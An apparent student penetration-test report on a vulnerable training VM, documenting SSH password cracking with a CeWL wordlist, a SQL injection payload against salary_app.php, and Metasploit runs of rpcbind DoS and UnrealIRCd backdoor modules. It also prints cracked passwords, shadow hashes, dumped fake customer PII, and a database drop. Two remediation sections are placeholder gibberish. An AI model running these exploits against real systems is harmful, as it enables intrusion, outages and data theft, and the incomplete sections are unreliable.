TEAM XYZ PENETRATION TESTING REPORT

Ramya Allamsetty	Natasha Kumbhare	Juhi Sawant
K001 – 70102100113	K030 – 70102100109	K049 – 70102100112
allamsetty.ramya@gmail.com	natasha.kumbhare109@nmims.in	juhivsawant@gmail.com

Executive Summary

Our team as a part of the contract, conducted a penetration test on Humbleify's server, to identify vulnerabilities and exploit them successfully to access sensitive organizational data.

Key Findings and Impact

1. The user "bcurtis" posed as an internal threat actor, as we found files with exploits to crack into the system.
2. Weak SSH and MySQL passwords: We gained unauthorized access to the system, by logging in as "authorised" users, due to their weak passwords allowing us to access sensitive files and access the entire MySQL database server, which contained 7 employees' and 4,36,428 customers' PII along with their passwords.
3. The user "marlah" has access to run scripts, which can fetch them hashed passwords of users in the system, which is as good as having all users' passwords.
4. Many important files were stored in the home directory, with no password protection or encryption.
5. salary_app.php is vulnerable to sql injection. Because of which any malicious actor can get unauthorized access to databases information by using different payloads.
6. We also successfully exploited a vulnerability in the Remote Procedure Call (RPC) protocol to perform a denial-of-service attack on the target.
7. FTP server and IRC backdoor were identified as potential security risks due to their ability to allow unauthorized access to the system.

Recommendations (to be implemented on priority)

1. Enforce strong password policies and educate the employees on the need to have strong passwords.
2. Asses access management policies, and implement proper authentication and authorization mechanisms to prevent unauthorized access.
3. Implement firewalls, intrusion detection systems, regular updates and security patches, priortising the most critical vulnerabilities.
4. Encrypt sensitive data on the server to ensure confidentiality and integrity of organisation's assets.
5. Design an incident response plan to reduce the downtime, incase of an incident to minimize the impact on availability and company finances.

1. Project Scope Description

1.1 Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify. The agreed-upon objectives are threefold:

1. Document vulnerabilities that we are able to successfully exploit on the server. Describe in detail what we did and what level of access we were able to obtain. If we obtain a user account with limited privileges, document whether we were able to escalate the privileges to root. Document each exploit that we are able to successfully launch.
2. Document potentially sensitive information that we obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

1.2 Authorization

We are operating under the following authorization

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.

2. Target of Assessment

Target Server IP	192.168.56.200
Operating System	Linux 3.2 – 4.9
MAC Adress	52:54:00:E0:85:9C
Services Running	FTP(21), SSH(22), HTTP(80), RPCBIND(111), MYSQL(3306), IRC(6667)
Noteworthy Installed Applications	MySQL, cat-shadow, example.rb
Databases	Humbleify, mysql, information_schema, performance_schema

3. Relevant Findings

3.1 Password Obtained

Name (username)	Password
Tyler Henry (tyler)	tylerHumbleify123
Bill Schneider (bschneider)	humblingHumbleify
Meg Campbell (cincinnatus)	hellohello23
James Cochran (jamescochran)	jamescochran
Marla Hayes (marlah)	marlah
Mary Zimmerman (mzimm)	Letmein!01
MySQL DB Login	thetiffzhang

3.2 Other Sensitive Information Obtained

		Description	Ref
3.2.1	Customer Database	Found sensitive information about customer including contact details, SSN, and credit card numbers.	7.1
3.2.2	Employee Email	Found an email of an employee which conveyed their intention to sabotage their organization	7.2
3.2.3	SSL Certificates	Directories that include information about each SSL certificate the company owns, along with keys	4.6
3.2.4	Encryption Keys		4.7
3.2.5	Employee Salaries	Exact salaries being paid to employees at executive level of the company	7.1
3.2.6	Password Hashes Files	Found a file shadow-dump.txt which had further information and command sudo cat-shadow, which gave hashes of all users.	4.8
3.2.7	Script to do an injection attack	example.rb file had information about performing sql injection on salary_app.php	4.4
3.2.8	Malicious document.txt file	Found in recycle bin of bcurtis, when used car command, didn't show in format like a .txt file, so the extention had been changed.	4.9
3.2.9	Sudo exploit information	Found in Tyler's notes warning-sudo-exploit.txt, that had warning about an exploit, related to how Marla had privilege to see files for people.	7.3

3.3 Vulnerable Services

	Service	Description	Ref
3.3.1	ProFTPD	The server is running the FTP application ProFTPD 1.3.5, which is vulnerable to Metasploit	
3.3.2	SSH	The server's users had set weak passwords, making it vulnerable to brute-force dictionary attacks. As a result of this vulnerability, we were able to gain unauthorized access to the system, and subsequently able to access all sensitive files by elevating our access. In addition to that, Tyler had root access. Please refer to ----- for further details and to educate users on creating secure passwords.	4.1
3.3.3	MySQL	The administrator had set up a weak password for accessing MySQL database, which allowed us to gain unauthorized access. We recommend the use of stronger passwords.	4.2, 7.1
3.3.4	UnrealIRCd Server	Backdoor vulnerability has been identified as a potential security risk since it can provide unauthorized access to a system. Attackers can exploit this vulnerability, which can lead to data loss or unauthorized access to sensitive information.	4.5
3.3.5	RPC Port	By exploiting a vulnerability in the Remote Procedure Call (RPC) protocol, we were able to flood the target system with a high volume of traffic causing it to become unresponsive.	4.3
3.3.6	Salary_app	The server had a http website hosted http://127.0.0.1/salary_app.php which has a form vulnerable to SQL injection.	4.4


4. Supporting Details

4.1 Weak SSH Passwords

We performed a dictionary attack using multiple login ID and password combinations from the list of employees we obtained from the website.
We were able to crack the password for user “tyler” using a basic CeWL list using the website and adding a few custom passwords to it.
cewl -v -d 2 -m 5 -w cewl_passwds.txt 192.168.56.200:80
We obtained the password as ‘tylerHumbleify123’ and also Tyler had root access!
After gaining root access, we also changed the password for user “bcurtis”

4.2 Getting into SQL database

Tyler’s “mysql-notes.txt” contained information about how to connect to the SQL database. As root, we changed the login password and were able to access the databases.



Command used: mysql -h 127.0.0.1 -u root -p Humbleify
Password found using hash: thetiffzhang

4.3 Network Attacks on RPC Port

We discovered this vulnerability by performing an exploit against the specific version of RPCBind running on the RPC port. This module exploits a vulnerability allowing an attacker to trigger large (and never freed) memory allocations for XDR strings on the target, leading to a Denial-of-Service attack which renders the port unavailable for use temporarily.
We did this by
- Opening up msfconsole
- Search name: rpcbind
- ‘use’ the exploit available - auxiliary/dos/rpc/rpcbomb

```
msf6 auxiliary(dos/rpc/rpcbomb) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS to 192/168.56.200
RHOSTS => to 192/168.56.200
msf6 auxiliary(dos/rpc/rpcbomb) > set RPORT to 111
[-] The following options failed to validate: Value 'to 111' is not valid for option 'RPORT'.
RPORT => 111
msf6 auxiliary(dos/rpc/rpcbomb) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(dos/rpc/rpcbomb) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS 192.168.56.200
RHOSTS => 192.168.56.200
msf6 auxiliary(dos/rpc/rpcbomb) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) > sS
```

4.4 Salary App Vulnerable to SQL Injection Attack

While going through “bcurtis” file directory we found example.rb file by which we got login passwords for all employees whose data was stored on the server.
The file contained a script to perform SQL injection.

- /home/bcurtis/scripts/salary_app
- Run sudo ruby example.rb

```
tyler@vagrant:/home/bcurtis/scripts/salary_app$ sudo ruby example.rb
Making POST request to http://127.0.0.1/salary_app.php with the following parameters:
'user' = ' or 1=1;
'password' = yeet
Response body is

<center><h2>Welcome, ' or 1=1;</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>
/tr><tr><td>tyler</td><td>Tyler</td><td>Henry</td><td>90000</td></tr>
<tr><td>bcurtis</td><td>Brent</td><td>Curtis</td><td>36000</td></tr>
<tr><td>bschneider</td><td>Bill</td><td>Schneider</td><td>999999</td></tr>
<tr><td>cincinnatus</td><td>Meg</td><td>Campbell</td><td>72000</td></tr>
<tr><td>jamescochran</td><td>James</td><td>Cochran</td><td>19005</td></tr>
<tr><td>marlah</td><td>Marla</td><td>Hayes</td><td>1</td></tr>
<tr><td>mzimm</td><td>Mary</td><td>Zimmerman</td><td>350</td></tr>
Done
tyler@vagrant:/home/bcurtis/scripts/salary_app$
```

4.5 UnrealIRCd Server Vulnerability

The Unix IRC UnrealIRCd backdoor vulnerability has been identified as a potential security risk due to its ability to allow unauthorized access to a system.
We performed this exploit by:

- Opening up msfconsole
- search name: unreal
- use exploit/unix/irc/unreal_ircd_3281_backdoor
- set payload cmd/unix/bind_ruby
- exploit

```
[*] Using configured payload cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

A backdoor command is sent to the server once our machine gets connected to the IRC Port on 6667 and a bind TCP handler is started against the server. Attackers could

exploit this vulnerability by executing arbitrary code on the system, potentially leading to data loss or unauthorized access to sensitive information.

4.6 Access to SSL Certificates

As root, we were able to gain access to the SSL certificates by navigating to /etc/ssl/certs folder which can be exploited by attackers to perform MITM attacks, impersonation, phishing etc.

4.7 Access to Server Encryption Keys

As root, we were able to access the server's SSH keys by navigating to /etc/ssh folder, which is critical to the organisation's assets, allowing the attacker to gain remote access to the server, disrupt technical functions and gain access to other systems on the network.

4.8 Password Hashes

The user "marlah" had access to the shadow-dump file, which contained password hashes of all the users on the system. Appropriate access management and sharing protocols must be in place to ensure least privilege principles.

```
- Tylermarlah@vagrant:~/mail$ sudo cat-shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:19564:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::
```

4.9 Malicious Document

The “/home/bcurtis” directory contained a “document.txt” file in the bin, which Is not what it appears to be. The red highlight here indicates that the file has been manipulated to look like a .txt file but isn’t.

```
bcurtis@vagrant:~$ ls
mail  recycle-bin  scripts
bcurtis@vagrant:~$ cd recycle-bin
bcurtis@vagrant:~/recycle-bin$ ls
binfile.txt  documents.txt  trash
bcurtis@vagrant:~/recycle-bin$ hashcat
-bash: hashcat: command not found
bcurtis@vagrant:~/recycle-bin$ ls -lrt
total 28
-rwsr-xr-x 1 root    root    8624 Jul 26  2023 documents.txt
-rwx------ 1 bcurtis bcurtis   53 Jul 26  2023 trash
-rw-r--r-- 1 root    root    8624 Mar 10 06:02 binfile.txt
```

The decrypted email, from Appendix B also indicates the same.

5. Vulnerability Remediation

5.1 Weak SSH Passwords

- Implement a password policy: Requiring users to create strong passwords. This policy should include password length requirements, complexity requirements, and expiration periods.
- Use a password manager: Encourage employees to use password managers to generate and store unique passwords. This way, they do not have to remember their passwords, which can lead to the use of weak passwords.
- Enable two-factor authentication: Enable two-factor authentication for all users. This adds an extra layer of security and ensures that even if the password is compromised, an attacker cannot access the account without the second factor.
- Implement rate-limiting or account lockout policies to limit the number of failed login attempts. This prevents brute-force attacks like the one used in this scenario.

5.2 Database Security

Sajdl

5.3 Safeguards against RPC port vulnerabilities

Sjilja

5.4 Salary App SQL injection attack

- All web application software components, such as libraries, plug-ins, frameworks, web server software, and database server software, should have the most recent security updates installed.
- Use the least privilege principle when establishing SQL database connection accounts. For example, if a website only needs to use SELECT queries to retrieve web content from a database, do not give it access to the database's INSERT, UPDATE, or DELETE credentials. These rights can often be managed by giving accounts the appropriate database roles.
- Avoid using database accounts that are shared between apps and websites.
- Check user-supplied data, including input forms like drop-down menus, for expected data types.

5.5 UnrealIRCD server vulnerability

- Apply patches: UnrealIRCd has released patches to address this vulnerability. Ensure that your UnrealIRCd installation is updated with the latest patch.

- Remove the backdoor: The unrealirc vulnerability creates a backdoor account on the system. Remove any unauthorized user accounts, including the backdoor account, from the system.

- Implement least privilege: Implement the principle of least privilege by restricting access to the UnrealIRCd server to only those who need it to perform

their job duties. This can be achieved by implementing role-based access control.

- Conduct regular security assessments: Conduct regular security assessments of the UnrealIRCd server to identify and remediate any vulnerabilities. This can include penetration testing, vulnerability scanning, and code review.

5.6 Access to SSL Certificates and Encryption keys

- SSL certificates should be stored in a secure location with restricted access. Access controls should be implemented to ensure that only authorized users can access the certificates.
- If an SSL certificate is compromised or stolen, it should be immediately revoked to prevent its use in malicious activities.
- SSL certificates should be regularly monitored for any signs of compromise or unauthorized access. This can help detect potential vulnerabilities and allow for timely response to any security incidents.
- Only users who need access to SSH keys should be granted permission to access them.
- Access should be limited to the minimum number of users required to perform their duties.
- Further, SSH keys should be rotated on a regular basis to limit the amount of time an attacker has access to a key if they manage to compromise it.
- Also, SSH key usage should be monitored to detect any suspicious activity, such as multiple failed login attempts.
- Lastly, adding two-factor authentication can make it harder for an attacker to gain access even if they manage to obtain a valid SSH key.

5.7 Access to Password hashes

- Users shouldn't be provided with superuser or root privileges arbitrarily. The user's access should be revoked.
- Use different authentication methods: Use different authentication methods for each service to prevent an attacker from using the same password to gain access to both services. For example, you can use key-based authentication for SSH and password-based authentication for FTP.
- Implement access controls:
    1. sudo adduser
    2. sudo passwd
    3. sudo usermod -a -G ftp
    4. sudo chown -R ftp:ftp /var/ftp/
    5. sudo chmod -R 775 /var/ftp/

  These steps will create a new FTP user, set their password, and configure the necessary permissions for them to access the FTP service. You can repeat these steps to create multiple FTP users with different access levels and permissions.

6. Glossary

1. Brute-force attack: A type of cyber-attack where an attacker attempts to guess a password or encryption key by trying all possible combinations until the correct one is found.
2. Dictionary attack: A type of cyber-attack where an attacker uses a pre-compiled list of words or phrases to guess a password or encryption key.
3. Targeted Wordlist: A customized list of words or phrases created by an attacker based on information about the target, such as commonly used passwords or personal information.
4. PII: Personal Identifiable Information. Any information that can be used to identify an individual, such as name, address, Social Security number, or email address.
5. Denial of Service (DoS) attacks: A type of cyber-attack where an attacker attempts to disrupt the normal functioning of a system or network by overwhelming it with traffic or requests, making it unavailable to users.
6. Remote access: The ability to access a computer or network from a different location or device, typically through the internet or a virtual private network (VPN).
7. Encrypted: Data that has been converted into a code to prevent unauthorized access or to protect its confidentiality during transmission or storage.
8. Root: - root is a special user account in UNIX-like operating systems that has unrestricted read and write privileges to all areas of the file system in OS X 10.10 or earlier.
9. MITM attacks: Man-in-the-middle attacks. A type of cyber-attack where an attacker intercepts communication between two parties and can eavesdrop on or alter the messages being sent.
10. Phishing attacks: A type of cyber-attack where an attacker uses fraudulent emails, messages, or websites to trick a user into providing sensitive information, such as login credentials or financial data.
11. Impersonation attacks: A type of cyber-attack where an attacker pretends to be someone else, such as a trusted entity or user, in order to gain access to sensitive information or to carry out malicious activities.
12. SQL injection: - It is a code injection technique that might destroy your database.
13. Backdoor: - A backdoor is a malware type that negates normal authentication procedures to access a system.

7. Appendix

7.1 Database Information

Employee Details

```
mysql> select * from employees;
+-----------+------------+-----------+--------------------------------------------------------------+--------+
| username  | first_name | last_name | password_hash                                                | salary |
+-----------+------------+-----------+--------------------------------------------------------------+--------+
| tyler     | Tyler      | Henry     | $1$salt123$wD.sqdCcam2n7ncytTCr6/                            |  90000 |
| bcurtis   | Brent      | Curtis    | $1$salt123$d5i4gMknNanPm4gxJGnIh.                            |  36000 |
| bschneider| Bill       | Schneider | $1$salt123$gyhp7CgysPlY1WCQNQwxs/                            | 999999 |
| cincinnatus| Meg       | Campbell  | $1$salt123$2WQXhuBhSO6zK5Aoaoe7p/                            |  72000 |
| jamescochran| James     | Cochran   | $1$salt123$KifBrNS59EJwNmmqoG7jZ0                            |  19005 |
| marlah    | Marla      | Hayes     | $1$salt123$LyDGghFYLG1bbThflqarY.                            |      1 |
| mzimm     | Mary       | Zimmerman | $1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.                            |    350 |
+-----------+------------+-----------+--------------------------------------------------------------+--------+
7 rows in set (0.00 sec)
```

Customer Details

```
mysql> select * from customers;
+------------+-----------+-------------+-----------------------------+--------------+-------------+----------------------------------+
| first_name | last_name | ssn         | email                       | cc_number    | cc_exp_month | cc_exp_year | password_md5                     |
+------------+-----------+-------------+-----------------------------+--------------+-------------+----------------------------------+
| Inga       | Emily     | 783-41-8747 | inga.emily@gmail.com        | 364716589178558 | 8         | 2023        | 64a431a8e7a363e04af4667d92c9fc56 |
| Maximus    | Rothgeb   | 134-96-8389 | maximus.rothgeb@outlook.com | 4256129739626480 | 10       | 2020        | 67db850080fc19693e6d786f20797014 |
| Maple      | Calmes    | 432-05-0756 | maple.calmes@outlook.com    | 6011696961695510 | 11       | 2028        | 88210bd70b078d1058ee6e3b8a22f7ab |
| Joesph     | Anema     | 312-29-3877 | joesph.anema@outlook.com    | 48113623961910 | 5          | 2030        | 3f586b08f89fad6405fc070bcba103ed |
| Philina    | Stdenis   | 052-34-3203 | philina.stdenis@gmail.com   | 6011973938675350 | 5        | 2020        | 084d346fc88903afe9e851f7ee54c94c |
| Lowry      | Morten    | 417-37-4821 | lowry.morten@yahoo.com      | 5123318625664730 | 5        | 2029        | 02cd1e10026fd93bb6420600b34b3fa3 |
| Portia     | Nattrass  | 708-44-2129 | portia.nattrass@gmail.com   | 6011786245125940 | 4        | 2030        | 2b210f992a6f8ddfc3a99db3312eb48d |
| Ladonya    | Basch     | 896-48-7240 | ladonya.basch@gmail.com     | 357992716482812 | 2         | 2026        | 8990f53473384a1f93c7c9f4b3b97319 |
| Capria     | Morfin    | 563-91-9530 | capria.morfin@yahoo.com     | 378514729212419 | 10        | 2024        | eae737c22d1bb79685394159005 4d042 |
| Riquel     | Mckinion  | 571-31-4599 | riquel.mckinion@gmail.com   | 5274787243922280 | 4        | 2024        | 7f5505174c8cb8dcbe513a51f2c70c9e |
```

Able to drop tables from the database

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| humbleify          |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.01 sec)
```

```
| setup_timers                                                 |
+--------------------------------------------------------------+
15 rows in set (0.00 sec)

mysql> drop database performance_schema;
Query OK, 15 rows affected (0.00 sec)

mysql> show databses;
ERROR 1064 (42000): You have an error in your SQL syntax; chec
to your MySQL server version for the right syntax to use near
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| humbleify          |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

7.2 Employee Emails

```
root@vagrant:/home/bcurtis# cd mail
root@vagrant:/home/bcurtis/mail# ls
1.txt  2.txt
root@vagrant:/home/bcurtis/mail# cat 1.txt
Subject: WUP Mrnigxmsr
To: pete.tempano@gmail.com
Date: Wed, 01 Oct 2020 12:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Lel, xss iewc. Xlmw wepevc ett mw ws iewc xs WUP Mrnigx. M'pp wirh csy qc tvssj sj gsrgitx wgvmtx pexiv.
root@vagrant:/home/bcurtis/mail# cat 2.txt
Subject: Kjltmxxa
To: pete.tempano@gmail.com
Date: Wed, 21 Oct 2020 19:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Ro rmrxc vjwjpnvnwc trltb vn xdc, R qjen j fjh kjlt rw jwm R'uu vjtn cqnv anpanc
rc. Yqjbn 1 rb yxac 1525. Yqjbn 2 rb mxldvnwcb.cgc.root@vagrant:/home/bcurtis/mail#
root@vagrant:/home/bcurtis/mail#
```

Decrypted text

Mail 1: Hah, too easy. This salary app is so easy to SQL Inject. I'll send you my proof of concept script later.

Mail 2: Bcurtis to Pete(external)
If idiot management kicks me out, I have a way back in and I'll make them regret it. Phase 1 is port 1525. Phase 2 is documents.txt.

7.3 Sudo Exploit Information

Found in Yyler's notes warning-sudo-exploit.txt, that had warning about an exploit, related to how Marlah had privilege to see files for people.